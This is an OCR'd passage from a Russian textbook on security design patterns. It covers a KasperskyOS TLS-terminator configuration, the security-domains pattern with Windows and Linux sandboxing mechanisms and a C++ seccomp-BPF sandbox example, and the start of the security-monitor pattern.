


Рисунок 3.181 Схема подключения компонента "TLS терминатор"

Конфигурация процессов и их связей в KasperskyOS задается в специальном файле **init.yaml**. В примере ниже легко отследить цепочку взаимодействия процессов (Листинг 3.18):

1. **kl.VfsNet** — процесс, взаимодействующий напрямую с сетью через сетевые драйвера, содержит в себе реализацию TCP/IP стека;
2. **kl.TlsEntity** — процесс, взаимодействующий с **kl.VfsNet** для доступа к сети. Содержит в себе крипто библиотеку поддержки TLS, для ее конфигурирования задаются сертификаты и ключи. Кроме того, есть связь с **kl.VfsSdCardFs** для файлового доступа;
3. **secure_login.WebServer** — процесс, взаимодействующий с **kl.TlsEntity**. Передает открытый HTTP трафик, который преобразуется в HTTPS в проксирующем процессе **kl.TlsEntity**.

---

[1] Secure Login (Civetweb, TLS–terminator) https://support.kaspersky.ru/kos–community–edition/1.1/secure_login_example + код 180

Листинг 3.18 Конфигурация процессов init.yaml

```
entities:

- name: secure_login.WebServer
  env:
    VFS_FILESYSTEM_BACKEND: client:kl.VfsSdCardFs
    VFS_NETWORK_BACKEND: client:kl.TlsEntity
  connections:
  - target: kl.VfsSdCardFs
    id: kl.VfsSdCardFs
  - target: kl.TlsEntity
    id: {var: _TLS_CONNECTION_ID, include: tls/defs.h}

- name: kl.TlsEntity
  connections:
  - target: kl.VfsNet
    id: kl.VfsNet
  - target: kl.VfsSdCardFs
    id: kl.VfsSdCardFs
  args:
    - --cacert
    - /certs/rootCA.crt
    - --cert
    - /certs/server.crt
    - --key
    - /certs/server.key
  env:
    VFS_FILESYSTEM_BACKEND: client:kl.VfsSdCardFs
    VFS_NETWORK_BACKEND: client:kl.VfsNet

- name: kl.VfsNet
  env:
        VFS_NETWORK_BACKEND: server:kl.VfsNet
        VFS_FILESYSTEM_BACKEND: server:kl.VfsNet
        DEFAULT_DNS_SERVER: 8.8.8.8

- name: kl.VfsSdCardFs
  env:
        ROOTFS: mmc0,0 / fat32 0
        VFS_FILESYSTEM_BACKEND: server:kl.VfsSdCardFs
```

Родственные паттерны

1. Паттерн "безопасная связь" может быть реализован через прокси сервер TLS терминирования, как показано выше на примере KasperskyOS;
2. Паттерн "аутентификатор" может быть реализован через отдельный прокси сервис в виде отдельного прицепного контейнера;
3. Валидация данных является одной из функций безопасного прокси;
4. Прокси является одним из широко используемых паттернов проектирования (Гамма, Хелм, Джонсон, & Влиссидес, 2024), не только для целей безопасности.

3.2.8 Домены безопасности

Альтернативные названия

1. Домен запуска (execution domain) (Schumacher, Fernandez-Buglioni, Hybertson, Buschmann, & Sommerlad, 2006)
2. Декомпозиция по уровням привилегий (distrustful decomposition) (Dougherty, Sayre, Seacord, Svoboda, & Togashi, 2009)
3. Разделение привилегий (privilege separation) (Dougherty, Sayre, Seacord, Svoboda, & Togashi, 2009)
4. Кольца защиты (Fernandez, 2013)
5. Серверная песочница (server sandbox)

Уровень

Уровень архитектуры.

Назначение

Разделяет систему на отдельные взаимодействующие между собой части, каждая из которых имеет свой уровень привилегий, права доступа, разрешенные операции, уровень изоляции и т.д. Такие части, имеющие четко обозначенные права, называются доменами безопасности.

Проблема

Монолитные программные системы в последнее время подвергаются критике, и тому есть причины. Монолит подразумевает, что все функции, которые выполняет продукт, инициируются одной единственной сильно связанной сущностью. Обычно эта сущность представляет собой единый процесс, запускаемый в рамках ОС. Проблема единого процесса в том, что со стороны ОС он будет иметь единые права доступа к файловой систе-

ме, сети или другим объектам. Конечно, существуют механизмы динамического изменения прав доступа (User Account Control в Windows, setuid в Linux, и т.д.), но в целом они проблему не решают, посмотрим почему.

Монолитной программе в разные моменты времени требуются разные права, например, в момент загрузки данных из сети, требуется доступ к сетевому стеку, а в момент доступа к локальной БД, доступ к сети не нужен, но нужен доступа к файловой системе. Если изначально дать процессу все необходимые права, то получим прямой путь распространения атаки, например, через сеть на файловую систему и БД. Если использовать динамическое изменение прав, то остается вероятность того, что процесс изначально был взломан с одним набором прав (например, в то время, когда он обращался к сети), а атака была реализована в момент получения других прав (например, при обращении к БД).

Получается, в монолитном приложении, выполняющем разнообразные функции, нельзя предотвратить распространение атаки. Поверхность атаки в этом случае слишком велика, а последствия непредсказуемы.

Пример

Всем известный браузер Mozilla Firefox был монолитным вплоть до 2016 года, когда была выпущена версия Firefox Electrolysis, добавившая многопроцессность (Рисунок 3.19). Многопроцессность решала проблемы безопасности и отзывчивости интерфейса. Общение главного процесса, в котором находился основной интерфейс, с дочерними процессами, в которых находились web–страницы, стало происходить через слой IPC[1]. Каждый дочерний процесс стал запускаться в собственной изолированной среде (песочнице).

При этом Firefox был одним из последних браузеров, перешедших на такую архитектуру. Еще в 2008 Chrome имел аналогичный дизайн с момента выпуска самой первой версии. Во многом благодаря этому он и смог завоевать лидирующие позиции.

Решение

Разделение монолитной системы на отдельные процессы и запуск этих процессов с собственными атрибутами безопасности решает проблему сокращения поверхности атаки и минимизации последствий.

---

[1] Inter Process Communication, механизм межпроцессного взаимодействия




Рисунок 3.19 Архитектура Firefox Electrolysis

Структура

Структура данного паттерна, как и большинства архитектурных паттернов, может быть разной. Декомпозировать систему на отдельные процессы можно по-разному. В примере выше декомпозиция была иерархической, когда есть основной процесс и подчиненные (Рисунок 3.20).




Рисунок 3.20 Иерархические процессы

Топология процессов может быть плоской, тогда все процессы будут иметь один вес и связи будут более разнообразны (Рисунок 3.21).




Рисунок 3.21 Плоская топология процессов

Иерархическая топология также может быть представлена в виде колец защиты. Каждое кольцо задает свой уровень доступа, а в центре обычно располагается ядро с максимальными привилегиями (Рисунок 3.22). Такое представление популярно в архитектурах операционных систем.

Но мало лишь запустить несколько процессов. Чтобы они составили домены безопасности необходимо сопоставить им права доступа. В схеме появляются следующие действующие лица (Рисунок 3.23):

1. **Process** — это процесс в терминах ОС, предоставляющий базовые гарантии изоляции адресного пространства;
2. **SecurityDomain** — дополнительная защитная оболочка для процесса, предоставляющая дополнительные гарантии изоляции и прав доступа. В одном домене может быть запущено несколько процессов;
3. **Descriptor** — абстрактное представление дополнительных прав доступа;
4. **CompositeDomain**, **SimpleDomain** — варианты представления доменов, в первом случае возможна иерархическая топология, во втором — плоская.




Рисунок 3.22 Топология процессов в виде колец защиты




Рисунок 3.23 Структура домена безопасности

Динамика

Инициирует создание домена безопасности некий компонент системы, отвечающий за управление задачами, на схеме ниже это **DomainManager** (Рисунок 3.24). После создания объекта **SecurityDomain** может происходить предварительная настройка прав доступа и привилегий для будущего запускаемого процесса. Эта операция не обязательна, т.к. не все механизмы изоляции приложений требуют предварительной настройки. **SecurityDomain** инициирует запуск нового процесса, который после запуска запрашивает все необходимые ресурсы и переходит в режим "песочницы", сбрасывает с себя все лишние права, устанавливает ограничения на внешние вызовы и т.д. Промежуток времени между запуском процесса и переходом в режим песочницы наиболее уязвим, поэтому его стараются сокращать, либо же вообще обходиться без двухступенчатого перехода, передавая все ресурсы при запуске. В режиме песочницы процесс выполняет заданную ему задачу, при этом родительский процесс проверяет статус.




Рисунок 3.24 Последовательность вызовов при создании домена безопасности

Реализация

На практике существует много механизмов изоляции процессов, в каждой ОС свои. Запуск дочерних процессов так же отличается.

В Windows для создания песочницы используются следующие механизмы:

1. Ограниченные токены (Restricted Tokens) — токены с урезанными правами и привилегиями, передающиеся при создании процесса;
2. Джоб-объекты (Job object) — дополнительная обертка над процессами, задающая дополнительные ограничения;
3. Дополнительный рабочий стол (alternate desktop) — системный объект, представляющий в системе дополнительный рабочий стол, невидимый пользователю, но устанавливающий ограничения на передачу сообщений;
4. Уровни целостности (The integrity levels) — наборы SID[1] и ACL[2] задающий уровень целостности (от недоверенного до системного) для процесса.
5. Среда выполнения AppContainer — изначально создавалась для запуска UWP[3] приложений, т.е. приложений, которые могут запускаться на разных устройствах под управлением Windows (ноутбуках, планшетах, телефонах). Обеспечивает изоляцию ресурсов, используя вышеописанные механизмы (особый SID, джоб-объект, уровень целостности), а также поддержку в ядре ОС.

В linux для тех же целей используются следующие механизмы:

1. Пространства имен (namespaces) — API специально созданное для реализации программных контейнеров, является базовым механизмом для контейнеров Docker, LXC и других;
2. Seccomp-BPF — API для реализации фильтров системных вызовов;
3. SELinux — дополнительные модули ядра, реализующие дополнительные политики доступа поверх классической схемы **"rwx"** для владельца, группы и остальных;
4. AppArmor — в целом аналогична предыдущему механизму, но менее популярна;
5. chroot — системный вызов, переносящий корень файловой системы для текущего процесса в указанную папку. Позволяет таким образом изолировать файловую систему.

Для любых платформ актуален механизм виртуализации, позволяющий запускать код в полностью изолированной среде, вплоть до изоляции аппаратного слоя. Однако, проигрыш в производительности

---

[1] Security Identifier

[2] Access Control List

[3] Universal Windows Platform

в данном случае становится весьма значительным, что заставляет задуматься над более легковесными программными способами изоляции.

Рассмотрим пример реализации домена безопасности для ОС Linux с использованием механизма **Seccomp-BPF** (Листинг 3.19). Создадим класс **SecurityDomain**, который будет принимать функцию, требующую запуска в изолированном окружении. Переход в изолированное окружение будет происходить в методе **Enter**, где будет запускаться отдельный процесс, при помощи функции **fork**. Запущенный процесс будет выполнять задачу, но перед этим перейдет в режим песочницы, вызвав метод **GoToSandbox**. А родительский процесс будет ждать завершения дочернего при помощи функции **waitpid**.

Листинг 3.19 Реализация домена безопасности

```
class SecurityDomain
{
public:
    using Task = std::function<void ()>;

    explicit SecurityDomain(Task task)
        : m_task(task) {}

    void Enter() {
        const pid_t child_pid = fork();

        if (child_pid < 0) {
            throw std::runtime_error("Fork failed");
        } else if (child_pid == 0) {
            // Дочерний процесс
            GoToSandox();
            m_task();
        } else {
            // Родительские процесс
            std::cout
                << "Parent process: Child process ID is "
                << child_pid
                << std::endl;
            // Ожидание окончания работы
            // дочернего процесса
            int status{0};
            waitpid(child_pid, &status, 0);
            if (WIFEXITED(status)) {
                std::cout
                    << "Parent process: exited with status "
```

```
                    << WEXITSTATUS(status)
                    << std::endl;
            }
        }
    }

private:
    void GoToSandox() {
        ///
    }

private:
    Task m_task;
};
```

Остается определить метод **GoToSandbox**, который в нашем случае будет использовать API **Seccomp-BPF** (Листинг 3.20). Это довольно низкоуровневое API, позволяющее задать список разрешенных или запрещенных системных вызовов. В примере мы лишь запретим вызов системного вызова **uname**, чтобы убедиться, что механизм работает.

Листинг 3.20 Метод перехода в песочницу

```
void GoToSandox() {
    struct sock_filter filter[] = {
        /* Для простоты здесь учитывается только
        архитектура x86_64 */
        BPF_STMT(BPF_LD | BPF_W | BPF_ABS,
        (offsetof(struct seccomp_data, arch))),
        /* Если не x86_64, завершить процесс */
        BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, AUDIT_ARCH_
        X86_64, 0, 4),
        /* Получить номер системного вызова */
        BPF_STMT(BPF_LD | BPF_W | BPF_ABS,
        (offsetof(struct seccomp_data, nr))),
        /* Если вызов "uname", вернуть EPERM, иначе
        разрешить */
        BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, SYS_uname,
        0, 1),
        BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_ERRNO |
        (EPERM & SECCOMP_RET_DATA)),
        BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_ALLOW),
        BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_KILL),
    };
```

```
    struct sock_fprog prog = {
        .len = (unsigned short) (sizeof(filter) /
    sizeof(filter[0])),
        .filter = filter,
    };

    /* Для установки seccomp фильтра поток должен
       иметь разрешение CAP_SYS_ADMIN либо
       установленный флаг no_new_privs.*/
    if (prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0)) {
        perror("PR_SET_NO_NEW_PRIVS failed");
        exit(1);
    };

    /* glibc не имеет обёртки для системного вызова
seccomp(2) */
    /* выполним вызов через общий механизм */
    if (syscall(SYS_seccomp, SECCOMP_SET_MODE_FILTER, 0,
    &prog)) {
        perror("seccomp failed");
        exit(1);
    };
}
```

Создание нашего домена безопасности и выполнение задачи будут выглядеть как показано в листинге ниже (Листинг 3.21).

Листинг 3.21 Создание домена безопасности

```
try
{
    SecurityDomain domain([]() {
        std::cout << "Hello world" << std::endl;
        struct utsname name;
        if (uname(&name)) {
            throw std::runtime_error("uname failed");
        }
    });
    domain.Enter();
}
catch(const std::exception& e)
{
    std::cerr << e.what() << std::endl;
}
```

В результате выполнения программы вызов **uname** будет запрещен и вывод будет следующим (Листинг 3.22).

Листинг 3.22 Проверка домена безопасности

```
$ ./sandboxing
Parent process: Child process ID is 21783
Hello world
uname failed
Parent process: Child exited with status 1
```

Известные применения

Как уже было отмечено ранее, все современные браузеры имеют многопроцессную архитектуру. Отрисовка веб-страниц происходит в отдельных низко привилегированных процессах, что усиливает безопасность и производительность.

В ОС KasperskyOS механизм изоляции приложений является базовым и встроенным в систему. Запуск процессов возможен только в изолированной среде, для этого не нужно вызывать специальное API и делать предварительную настройку на этапе выполнения. Однако, потребуются дополнительные усилия на этапе разработки ПО, когда должны быть определены состав процессов и их взаимодействие.

Серверные приложения сейчас все чаще разрабатываются в виде слабосвязанных модулей — микросервисов, запускаемых в контейнерах (например Docker). Каждый контейнер может представлять собой отдельный домен безопасности.

Родственные паттерны

1. Безопасные прокси, которые были рассмотрены ранее можно считать отдельными доменами безопасности, если к ним применяются специфичные политики безопасности;
2. Микросервисы, являются частным случаем и одним из вариантов реализации паттерна "домен безопасности";
3. Паттерн "микроядро", который будет рассмотрен далее, является составной частью доменной архитектуры и наиболее подходящей средой для запуска.

3.2.9 Монитор безопасности

Альтернативные названия

1. Монитор ссылок (Reference Monitor) (Schumacher, Fernandez-Buglioni, Hybertson, Buschmann, & Sommerlad, 2006)

2. Монитор управляемых объектов (Controlled Object Monitor) (Schumacher, Fernandez-Buglioni, Hybertson, Buschmann, & Sommerlad, 2006)
3. Менеджер безопасности (Security Manager) (Steel, Nagappan, & Lai, 2005)
4. Точка принятия политик безопасности (Policy Decision Point) (Policy Decision Point pattern, 2023)
5. Защищенная система (Protected System) (Blakley & Heath, 2004)

Уровень

Уровень проектирования/архитектуры.

Назначение

Специальный объект (или процесс) инкапсулирует в себе логику принятия решений по доступу к ресурсам, может разрешать или блокировать вызовы. Логика принятий решений концентрируется в одном месте, делая такой компонент центральным в системе безопасности всего продукта.

Проблема

В предыдущей главе мы узнали, что представление системы в виде доменов безопасности требует двух ключевых действий:

1. Декомпозицию системы на слабо связанные компоненты (в большинстве случаев это будут отдельные процессы);
2. Изоляцию компонентов.

